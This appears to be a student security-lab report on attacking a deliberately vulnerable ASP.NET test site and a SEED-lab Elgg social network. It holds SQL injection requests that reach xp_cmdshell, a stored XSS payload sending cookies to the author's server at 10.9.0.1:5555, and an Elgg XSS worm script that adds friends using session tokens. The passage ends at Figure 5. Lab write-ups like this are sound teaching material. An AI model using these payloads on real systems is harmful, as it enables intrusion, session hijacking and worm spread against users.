
However, in the convert box of the Converter.aspx page. I was able to do a lot of things. With simple injection, I was able to see what is the format of SQL statement. I knew their table name and column.




Next, I tried to inject the multiple SQL statements to test if I can get the xp_cmdshell to ping my server or not. I could get the xp_cmdshell to execute some non-admin commands such as “whoami” or “systeminfo” or “ping facebook.com” to know more information about this website. However, I could not get it to ping or telnet my server and inject a backdoor because the telnet and nc commands are disabled in the website server, which is a security practice.










Note: List of files in c directory, systeminfo, and whoami information is stored in below file.

Gathered info from SQL injection.docx



Send Cancel Target: http://aspnet.testsparker.com HTTP/1

Request

Pretty Raw Hex \n


```
1 POST /ConverterResponse.aspx HTTP/1.1
2 Host: aspnet.testsparker.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0)
  Gecko/20100101 Firefox/98.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 146
10 Origin: http://aspnet.testsparker.com
11 Connection: close
12 Referer: http://aspnet.testsparker.com/Converter.aspx
13 Cookie: ASP.NET_SessionId=o23lojwkptbflvdbmadfjzbu; TestCookie=Hello
14
15 {
    "btcAmount":
    "1), (SELECT Name + ', ' AS 'data()' FROM dbo.secret FOR XML PATH(''))
    as hello from tblbtcvalues WITH(NOLOCK) order by newid()--"
  }
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/json; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Sun, 17 Apr 2022 23:07:27 GMT
8 Connection: close
9 Content-Length: 482
10
11 {
    "btcOrigVal":
    "Pinging 157,240,3,35 with 32 bytes of data:  Reply from 157,240,3,35: bytes=32 time=74ms TTL=36  Reply from
    157,240,3,35: bytes=32 time=74ms TTL=36  Reply from 157,240,3,35: bytes=32 time=74ms TTL=36  Reply from 157,2
    40,3,35: bytes=32 time=74ms TTL=36  Ping statistics for 157,240,3,35:      Packets: Sent = 4 Received = 4 Los
    t = 0 (0% loss)  Approximate round trip times in milli-seconds:      Minimum = 74ms Maximum = 74ms Average =
    74ms ",
    "btcCalcVal":"800,1500"
  }
```

INSPECTOR



Send Cancel Target: http://aspnet.testsparker.com HTTP/1

Request

Pretty Raw Hex \n


```
1 POST /ConverterResponse.aspx HTTP/1.1
2 Host: aspnet.testsparker.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0)
  Gecko/20100101 Firefox/98.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 146
10 Origin: http://aspnet.testsparker.com
11 Connection: close
12 Referer: http://aspnet.testsparker.com/Converter.aspx
13 Cookie: ASP.NET_SessionId=o23lojwkptbflvdbmadfjzbu; TestCookie=Hello
14
15 {
    "btcAmount":
    "1), (SELECT Name + ', ' AS 'data()' FROM dbo.secret FOR XML PATH(''))
    as hello from tblbtcvalues WITH(NOLOCK) order by newid()--"
  }
```

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/json; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Sun, 17 Apr 2022 23:05:19 GMT
8 Connection: close
9 Content-Length: 137
10
11 {
    "btcOrigVal":
    "'telnet' is not recognized as an internal or external command  operable program or batch file, ",
    "btcCalcVal":"298,9900"
  }
```

INSPECTOR



Send Cancel Target: http://aspnet.testsparker.com HTTP/1

Request

Pretty Raw Hex \n

```
1 POST /ConverterResponse.aspx HTTP/1.1
2 Host: aspnet.testsparker.com
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:98.0)
  Gecko/20100101 Firefox/98.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json; charset=utf-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 146
10 Origin: http://aspnet.testsparker.com
11 Connection: close
12 Referer: http://aspnet.testsparker.com/Converter.aspx
13 Cookie: ASP.NET_SessionId=o23lojwkptbflvdbmadfjzbu; TestCookie=Hello
14
15 {
    "btcAmount":
    "1), (SELECT Name + ', ' AS 'data()' FROM dbo.secret FOR XML PATH(''))
    as hello from tblbtcvalues WITH(NOLOCK) order by newid()--"
  }
```

Response


Pretty Raw Hex Render \n


```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/json; charset=utf-8
4 Server: Microsoft-IIS/8.5
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Date: Sun, 17 Apr 2022 23:14:12 GMT
8 Connection: close
9 Content-Length: 606
10
11 {
    "btcOrigVal":
    "Pinging facebook.com [157,240,229,35] with 32 bytes of data:  Reply from 157,240,229,35: bytes=32 time&lt;1m
    s TTL=47  Reply from 157,240,229,35: bytes=32 time&lt;1ms TTL=47  Reply from 157,240,229,35: bytes=32 time&lt
    ;1ms TTL=47  Reply from 157,240,229,35: bytes=32 time&lt;1ms TTL=47  Ping statistics for 157,240,229,35:
     Packets: Sent = 4 Received = 4 Lost = 0 (0% loss)  Approximate round trip times in milli-seconds:      Minim
    um = 0ms Maximum = 0ms Average = 0ms  'nc' is not recognized as an internal or external command  operable pro
    gram or batch file, ",
    "btcCalcVal":"450,1500"
  }
```


INSPECTOR

Metasploit also found that some of aspnet.testsparker.com web pages may be vulnerable to Cross-Site Scripting (XSS). I tried perform an XSS attack agaist its “Write to us” page and confirmed that it is indeed vunerable to XSS.

```
20src=javascript:alert(9456);%3E&parent_id=0: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cr
oss Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ /statics/modules.php?letter=%22%3E%3Cimg%20src=javascript:alert(document.cookie);%3E&op=m
odload&name=Members_List&file=index: Post Nuke 0.7.2.3-Phoenix is vulnerable to Cross Site
Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-4598: /statics/members.asp?SF=%22;}alert(223344);function%20x(){v%20=%22: Web Wiz F
orums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cert.org/
advisories/CA-2000-02.html.
+ OSVDB-2946: /statics/forum_members.asp?find=%22;}alert(9823);function%20x(){v%20=%22: Web
 Wiz Forums ver. 7.01 and below is vulnerable to Cross Site Scripting (XSS). http://www.cer
t.org/advisories/CA-2000-02.html.
+ Cookie ASP.NET_SessionId created without the httponly flag
+ OSVDB-3092: /statics/download/: This might be interesting...
+ OSVDB-5692: /statics/oekaki/: The PaintBBS Server may allow unauthorized access to the co
nfig files.
+ 6544 items checked: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2022-04-15 11:13:57 (GMT-4) (533 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
[04/15/22]seed@VM:~$
```









Elgg Website

I was given the login credentials to Admin, Alice, Boby, Charlie, and Samy user. I first signed in as Samy user to examine whether the “Elgg” website is vulnerable to Cross-Site Scripting (XSS) attacks or not. I started performing attacks at the “Add a bookmark” page by injecting the a malicious message to display an alert window. This page does not seem to be vulnerable to XSS attack.




Then I tried another XSS attack at the “Edit Profile” page by injecting different malicious messages to different boxes in this page to evaluate which boxes may be vulnerable to XSS attack. In this page, field “Interests”, “Skills”, “Contact Email”, and “Website” **do not seem to be vulnerable** to XSS attack. Fields that are vulnerable to XSS attack including “About Me”, “Brief description”, “Location”, “Telephone”, “Mobile phone”, and “Twitter name”. All users when they visit the “Members” page, they would see the alert window. A single box that is vulnerable to XSS attack is enough for a sophisticated attack to perform other malicious activities.

Proof of vulnerability:



Knowing which box in the "Edit profile page" is vulnerable to XSS attacks, I injected another malicious message in the "Brief Description" box to obtain the cookie. Then I was able to obtain the cookie which is "Elgg=snetue79ur5bq9jltpjlkt8dl6" from the alert window. With his vulnerability, the hacker can perform Session Hijacking attack to take over the user accounts.


Proof of vulnerability:



Leveraging XSS vulnerability, I used Samy credentials to perform session hijacking attack by injecting JavaScript code "<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + ' >'); </script>" in the vulnerable "Brief description". So that when any user logins into the website, all of the cookies would be sent to my server. This is a highly severe vulnerability because an attacker can create a new user account, leveraging the XSS

vulnerability to hijacking cookies of any user. With the harvest cookies, the attacker can take over the user account and use it for illegal activities.

Proof of vulnerability:



To add a user as a friend to another user, Elgg will send a request in a specific pattern (see Figure 2). Using the “View Page Source” tool, I was able to detect the guid of Samy to be 59 (see Figure 3). Knowing the pattern and ID of Samy user, I injected an XSS worn in the “About Me” field to add Samy as a friend to any other user that visits Samy’s page (see Figure 3). As a result, Samy was automatically added all users including Admin, Alice, and Charlie who visited Samy’s profile page. A user wants to for example, expanding their friend list to advertise more effectively, or to have more followers can certainly inject this simple XSS to achieve that goal.

This may seem to be harmless but it is still illegal because it is occurred without the user's consent.

Figure 2

Figure 3





Figure 4

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl= "http://www.seed-server.com/action/friends/add?friend=59" + ts + token + ts +
token;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

Proof of vulnerability:



To modify a user's profile, Elgg will send a request in a specific pattern (see Figure 5). Knowing the pattern and ID of Samy user, I injected an XSS worn (see Figure 6) in the "About Me" field to modify the victim's "About Me" field when the victim visits Samy's page. As a result, the profile of all users including Admin, Alice, and Charlie who visited Samy's profile page was automatically modified. This is a highly severe vulnerability because incorporating with the XSS worm in Task 5, the attacker can make a self-propagate XSS worm where it only takes one person to visit Samy's profile page to be infected and users who visit the profile pages of infected account would also be infected. Thus, the worm would spread at an exponential rate.

Figure 5

